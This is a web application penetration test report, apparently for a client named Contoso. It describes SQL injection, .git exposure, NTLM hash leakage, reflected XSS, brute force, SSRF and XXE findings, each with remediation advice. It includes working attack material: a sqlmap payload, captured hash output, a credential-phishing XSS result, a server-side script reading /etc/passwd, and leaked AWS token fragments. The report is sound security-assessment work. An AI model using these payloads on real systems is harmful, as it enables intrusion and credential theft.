M2 - SENSITIVE COOKIES WITHOUT HTTPONLY FLAG Include the HttpOnly flag by including it as an attribute in the relevant Set-cookie directive.	MEDIUM

L1 - SENSITIVE COOKIES WITHOUT SECURE FLAG — LOW

Ensure cookies have the secure flag set, preventing plaintext transmission (HTTP).

L2 - SENSITIVE COOKIE SCOPED TO PARENT DOMAIN — LOW

If possible, remove the explicit domain attribute from your Set-cookie directive.

I1 - CACHEABLE HTTPS RESPONSE — INFORMATIONAL

Return caching directives instructing browsers to not store local copies of any sensitive data.

I2 - CROSS DOMAIN SCRIPT INCLUDE — INFORMATIONAL

Avoid including third-party JavaScript files from domains that are not in your control.

VULNERABILITY FINDINGS

The vulnerabilities below were identified and verified by Rhino Security Labs during the process of this Web Application Penetration Test for Contoso. Retesting should be planned following the remediation of these vulnerabilities.

C1 SQL Injection

CWE-89

Risk Rating: Critical

Exploitation Likelihood: **Critical** | Potential Impact: **Critical**

Description

SQL injection vulnerabilities arise when user-controllable data is incorporated into database SQL queries in an unsafe manner. An attacker can supply crafted input to break out of the data context in which their input appears and interfere with the structure of the surrounding query. This kind of attack can be detrimental to client and company data.

A wide range of damaging attacks can often be delivered via SQL injection, including reading, adding, modifying, or deleting critical application data, interfering with application logic, escalating privileges within the database and executing commands on the underlying operating system.

Affected Hosts : Ports

http:// admin.contoso.com

/search.php

Remediation

Use parameterized queries (also known as prepared statements) for all database queries. Parameterized queries force the developer to first define the SQL query structure, and then pass in each parameter to the query later. This coding style allows the database to distinguish between the actual query and the supplied data, regardless of what user input is supplied.

Prepared statements ensure that an attacker is not able to change the intent of a query, even if SQL commands are inserted by an attacker. A regular SQL statement could be interrupted by inputting a single quote, a comma, a comment character, or a semi-colon, depending on the structure. With prepared statements, these characters would always be interpreted as values, rather than interfering with the query itself.

Language specific recommendations:

- Java EE – use PreparedStatement() with bind variables
- .NET – use parameterized queries like SqlCommand() or OleDbCommand() with bind variables
- PHP – use PDO with strongly typed parameterized queries (using bindParam())
- SQLite - use sqlite3_prepare() to create a statement object


Stored procedures have the same effect as the use of prepared statements (when implemented safely) which is the norm for most stored procedure languages. They require the developer to build SQL statements with parameters which are automatically parameterized. The difference between prepared statements and stored procedures is that the SQL code for a stored procedure is defined and stored in the database itself, and then called from the application.

Both of these techniques have the same effectiveness in preventing SQL injection so your organization should choose which approach is most appropriate.

Testing Process

This vulnerability was detected by fuzzing the vulnerable parameters with a variety of malicious input until an unexpected response was returned. The assessor navigated to /search.php and noted a verbose SQL error message and saw where the "search" parameter was being injected into the SQL Query.

Using sqlmap the assessor extracted the user's table from the public database with the payload `';select * from users`.



```
11:54:48] [WARNING] no clear password(s) found
atabase: public
able: users
9 entries]
----------------------+----------------------------------------------------
---+
 username             | password
ge |
----------------------+----------------------------------------------------
---+
 matt                 | $2y$10$1c01MdJTnox6[redacted]
   |
 rachel               | $2y$10$GO4HCgqjptAX[redacted]
```

C2 Sensitive Git Configuration Leakage

CWE-538

Risk Rating: Critical

Exploitation Likelihood: **Critical** | Potential Impact: **Critical**

Description

Git files, in relation to a website, can be publicly accessible if incorrectly configured. The ".git" directory was found on the web-server which allowed public access to the configuration file. Additionally, attackers can download the directory and use git commands to access logs, commit history, and the files in the repository.

Affected Hosts : Ports

http:// admin.contoso.com

/assets/.git


Remediation

Remove the .git directory from being publicly accessible by adding a simple .htaccess file at the root of the affected web server(s). It should contain one line, "RedirectMatch 404 /\.git" and will also hide many additional Git files that may be web-accessible.

Testing Process

This vulnerability was leaked by directory busting to locate new areas on the web application.

Below is a screenshot of the .git directory being publicly accessible.



Index of /.git

- Parent Directory
- COMMIT_EDITMSG
- FETCH_HEAD
- HEAD
- MERGE_MSG.save
- MERGE_MSG.save.1
- ORIG_HEAD
- branches/
- config
- description
- hooks/
- index
- info/

C3 Unauthenticated Sensitive Information Leakage

CWE-200

Risk Rating: Critical

Exploitation Likelihood: **High** | Potential Impact: **Critical**

Description

We have identified a vulnerability which would allow an attacker to control filenames being processed by the JSON.Net parser in use by the application. This issue allowed us to leak Net-NTLMv2 hashes outside the perimeter of the Contoso network by specifying a UNC (Universal Naming Convention) destination within our control. Once the parser processed our payload, it would attempt to connect to and authenticate with our arbitrary SMB server, thus leaking its credentials.

Net-NTLMv2 hashes are susceptible to brute-force cracking, providing an attacker the potential for lateral movement with valid credentials. Alternatively, if the attacker already had internal access to the network in question, they would use this vulnerability to move laterally using several methods. One such method is Pass The Hash where an attacker would redirect SMB requests from the vulnerable application, to an internal server and use the hash as a means of authentication.

Furthermore, we discovered that we could target this vulnerability without a valid session thus raising the overall risk and impact as an unauthenticated information leak.

Affected Hosts : Ports

https:// app.contosu.com

/Membership/ExtPages/llg.ashx

Remediation


Validating or whitelisting user-supplied file destinations is important to mitigating the Net-NTLMv2 hash leak, as well as the potential for deserialization attacks in JSON.Net. The GetApplicationMetadata function specifically, in this case, should confirm that the file it is handling is a local file, and not a remote resource

Testing Process

We identified the issue at hand by going through our usual testing methodology, which includes making slight modifications to a valid request and looking for errors that may give us insight as to how the application processes our input.

The discovery process entailed analyzing the error message responses from /Membership/ExtPages/llg.ashx, which provided us enough information to take advantage of the fact that JSON.Net was parsing and retrieving meta-data from filenames we could control. Upon further investigation, we determined that the iXingWebApp.iXingApplicationMetadataCache.GetApplicationMetadata function processed the request out to our remotely hosted SMB server.

Using Responder.py, a tool used to capture NTLM hashes, we received the following request from an IP owned by the customer as well the DOMAIN/USER and the associated NetNTLMv2 hash.



```
[+] Listening for events...
[SMBv2] NTMLv2-SSP Client   : 10.77.40.240
[SMBv2] NTMLv2-SSP Username : CONTOSO\CONENV3P2$
[SMBv2] NTMLv2-SSP Hash     : CONENV3P2$::CONTOSO[redacted]
[*] Skipping previously captured hash for CONTOSO\CONENV3P2$
[*] Skipping previously captured hash for CONTOSO\CONENV3P2$
[*] Skipping previously captured hash for CONTOSO\CONENV3P2$
[*] Skipping previously captured hash for CONTOSO\CONENV3P2$
[*] Skipping previously captured hash for CONTOSO\CONENV3P2$
```

For a more detailed walk-through of the discovery process please refer to the Attack Narrative provided in this report.

H1 Cloudflare WAF Bypass

Risk Rating: High

Exploitation Likelihood: **Critical** | Potential Impact: **Critical**

Description

Cloudflare, a popular Web Application Firewall (WAF) and DDoS protection service, was found protecting the client web application. Though Cloudflare's services may prove beneficial for your organization, overlooked DNS configurations may leave your true IP exposed. This effectively bypasses all protections on the affected subdomains.

While enumerating client subdomains, Rhino engineers identified dc-connect.contoso.com, which was found to be pointing to the direct IP address of the application. As such, none of CloudFlare's protective services are applied, leaving the web server vulnerable to DDoS and other direct attacks.

See Also:

- https://support.cloudflare.com/hc/en-us/articles/200168756-How-do-I-add-a-subdomain-to-my-site-
- https://support.cloudflare.com/hc/en-us/articles/205177068-Step-1-How-does-Cloudflare-work-

Affected Hosts : Ports


http:// dc-connect.contoso.com

Remediation

Reconfigure your DNS records within Cloudflare to ensure coverage across all subdomains, or simply remove the subdomain identifying the server's direct IP address.

Testing Process

This vulnerability was detected during the reconnaissance phase while enumerating potentially vulnerable subdomains and directories. Once we discovered the vulnerable subdomain, it was a matter of observing the difference in IP address and DNS records. Pictured below is a ping revealing the true IP of the affected server.



```
Pinging dc-connect.contoso.com [45.67.89.103] with 32 bytes of data:
```

H2 Reflected Cross-Site Scripting (XSS)

CWE-79

Risk Rating: High

Exploitation Likelihood: **High** | Potential Impact: **Critical**

Description

Reflected cross-site scripting vulnerabilities arise when data is copied from a request and echoed into the application's immediate response in an unsafe way. An attacker can use the vulnerability to construct a request which, if issued by another application user, will cause JavaScript code supplied by the attacker to execute within the user's browser in the context of that user's session with the application. The attacker-supplied code can perform a wide variety of actions, such as stealing the victim's session token or login credentials, performing arbitrary actions on the victim's behalf, or logging their keystrokes.

Affected Hosts : Ports

http:// dev.contoso.com

- /update/crm.php
- /login/php
- /forgotpassword.php
- /update/user.php
- /update/connections.php
- /update/systems.php


Remediation

We recommend removing, encoding, or replacing special characters. The type of encoding used will be dependent on the context in which the content is being returned. For example, if the content is being returned within an HTML element it will need to be HTML entity encoded. If the content is being returned as an HTML attribute any non alphanumeric character should be escaped etc. All of this validation should be done both on the client and server side. Client side validation will allow users to get feedback on what is proper input. If the server receives improper input that should have been removed by client side filtering, it could flag this request for logging purposes.


Testing Process

This vulnerability was detected by automated scanning and manually verified with a proof of concept. When visiting a login form with a specially crafted JavaScript payload appended to the URL it will overlay a fake Session Expired notification with a form to "login again".

For testing purposes the assessor submitted fake credentials to the overlayed login form below.



Below is the perspective of the attacker once a user has submitted credentials.



```
Listening on [0.0.0.0] (family 0, port 80)
Connection from [173.225.26.162] port 80 [tcp/*] accepted (family 2, sport 51697)
POST / HTTP/1.1
Host:
Connection: keep-alive
Content-Length: 43
Cache-Control: max-age=0
Origin:
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0: Win64; x64) AppleWebKit/537.36 (KHTML, l
ike Gecko) Chrome/ 173.225.26.162 .36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apn
g,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

email=me%40mywebsite.com&pass=mYpAsSw0rd%21
```

H3 Excessive Login Attempts (Brute Forcing) Allowed

CWE-307

Risk Rating: High

Exploitation Likelihood: **Medium** | Potential Impact: **Critical**

Description

There is no account lockout after entering a series of wrong passwords. This allows attackers to try a large number of possible passwords against a victim's account, attempting to guess the correct password. Due to the simplicity of many user's passwords, this is often successful and allows for the full takeover of a victim user's account. A CAPTCHA was encountered after 15 failed login attempts, however the captcha accepted any input and allowed the assessor to continue bruteforcing.

Affected Hosts : Ports

http:// login.contoso.com

/users

Remediation

Implement a captcha, account lockout, and/or IP-block after a series of failed login attempts.

The keys to fixing this issue are preventing automated guessing of passwords against a given account and requiring user-interaction in the event of multiple incorrect passwords.


The simplest option to fix this vulnerability is to implement a captcha after a user enters a series of wrong passwords. This threshold is recommended to be between 3-10, depending on the sensitivity of the account and associated data. If a captcha isn't an option, account lockouts are also sufficient remediation, requiring a user to verify their account through the associated email address. Applications with mobile platform support are recommended to have a slightly higher threshold to account for the small keyboards and ease of mistyping a password.

For additional security, implement an IP-block on any IP address with more than 20 incorrect passwords in a 1-hour period. This will not only prevent single-account brute-force attacks, but also prevent bots trying to brute-force a large number of user accounts with a short list of common passwords (also known as "reverse brute-forcing" or "password spraying").

Testing Process

To verify, 100 false passwords were entered into a test account, followed by the correct password, which was accepted. There was no lockout or other security control enabled, and login was completed successfully.

Below is the screenshot of a successful login attempt which redirects to another page.



Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
89	523	200	☐	☐	24699	
90	3	200	☐	☐	24699	
91	4	200	☐	☐	24700	
92	3	200	☐	☐	24697	
93	3	200	☐	☐	24699	
94	2	200	☐	☐	24699	
95	2	200	☐	☐	24699	
96	2	200	☐	☐	24699	
97	2	200	☐	☐	24699	
98	3	200	☐	☐	24698	
99		200	☐	☐	24699	
100	1	200	☐	☐	24699	
101	E}8MJ'5!wS{t}BtS	302	☐	☐	633	

H4 Server-Side Request Forgery (SSRF)

CWE-918

Risk Rating: High

Exploitation Likelihood: **Medium** | Potential Impact: **High**

Description

Server Side Request Forgery (SSRF) is a vulnerability that appears when an attacker has the ability to create requests from the vulnerable server. The server has functionality for importing, publishing, or interacting with a URL. By tampering with the data the attacker modifies the calls to this functionality by supplying a completely different URL or by manipulating how URLs are built (path traversal etc.). Oftentimes the attacker can interact with resources that are not publicly facing if the server has access to them.

Using SSRF, an attacker can:

- Scan and attack systems from the internal network that are not normally accessible
- Enumerate and attack services that are running on these hosts
- Exploit host-based authentication services
- Retrieve cloud server meta-data

See Also:

- https://www.acunetix.com/blog/articles/server-side-request-forgery-vulnerability

Affected Hosts : Ports

http:// admin.contoso.com


/userSummary

Remediation

We recommend implementing a whitelist for DNS names or IP addresses. We also recommend utilizing response handling to validate the response from the remote server, ensuring that what is returned to the user is what is intended to be seen. Additionally, implementing a whitelist for URL schemas (https://, smb:// etc) will prevent an attacker from making requests to potentially dangerous schemas.

Testing Process


The vulnerability was first confirmed by inserting JavaScript into the comments field on a page to view the user summary report. Below is the form where the JavaScript was inserted, after which the assessor requested a PDF summary where the JavaScript was rendered on the server side.



Comment on User:


```
<script>x=new XMLHttpRequest;x.onload=function()
{document.write(this.responseText)};x.open("GET","file:///etc/passwd");x.send();
</script>
```

The script requested the file /etc/passwd from the server which was displayed in the PDF document.



```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-
data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting Systen
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-
timesync:x:100:103:systemd Time Synchronization,,,:/run/systemd:/bin/false systemd-
network:x:101:104:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false systemd-
bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false
cron executor:x:1000:1000::/home/cron executor:/bin/bash
```

This same concept was further exploited in order to send a request from the server to retrieve AWS metadata. This included an AWS Secret key rendered into the PDF.



```
{
  "Code" : "Success",
  "LastUpdated" : "2018-06-19T22:56:10Z",
  "Type" : "AWS-HMAC",
  [redacted]
  "SecretAccessKey" : "[redacted]/3"
  "Token" :
"FQoDYXdzEPj//////////wEaDBIgnO1+Jwk3zj2WsSK3A0OVbS9CrQBmGQzmqDa
n0xZ1XSkOOVpoP3zomjll7lxXsF2wOG87Qru6eUeqp35i6laesSyZY43vTFaYRT
cSwlPL/QarMtYwKqzXLkOlSKzrTjofyasnaz/CYhrTsnd6w0Piy8hgJU7scuOLSRqc
sAjo5clEb8HtMHfuMkAbB/iL5jg3uny2JLfyMS6E3HIFN35qplFnivJYZIP3x38FlqfD
LjnyFPN4mYWH0jHcVsVo7vM2050PYhOnpRQsXubr4U1HQsxhPcxlLrgNl2ys5J
u9fynlU1+El7JWS2fZzf93znqczZu9lGuq3Hf/HxjftHkKn/af2bXRlUVZyAAOR8i8
[redacted]
u9YklcgpXWEROkNrLHNMlAhZ03Jx9oPPXpdhZOEHbPLei9slJvZ3YYvfm8o4ZO
m2QU=",
  "Expiration" : "2018-06-20T05:10:26Z"
}
```

H5 XML External Entity (XXE) Injection

Risk Rating: High

Exploitation Likelihood: **High** | Potential Impact: **Critical**

Description

The application has a vulnerable XML parser which allows for the insertion of external entities. These external entities can govern or dictate server request flow, allowing for an attacker to forge a server's requests and even read files on disk. The file read is limited to that which only the privileges the web server process is running as; however, if the server is running as an administrator this allows for arbitrary file reads on disk.

See Also:

- https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Prevention_Cheat_Sheet

Affected Hosts : Ports

http:// dev.contoso.com

/idp/profile/SAML2/POST/SSO

Remediation

To prevent external entity injection the parser that is being used to parse the XML needs to be configured to not resolve external entities. This configuration varies between parsers and will be specific to the parser in use. A good place to start is the OWASP XXE cheat sheet which contains many examples of the configurations for different parsers.

Testing Process

This was detected by replacing XML data sent to the server for a login request with a malicious XXE payload and noting the connection made to the assessors external server.

The payload was as follows:

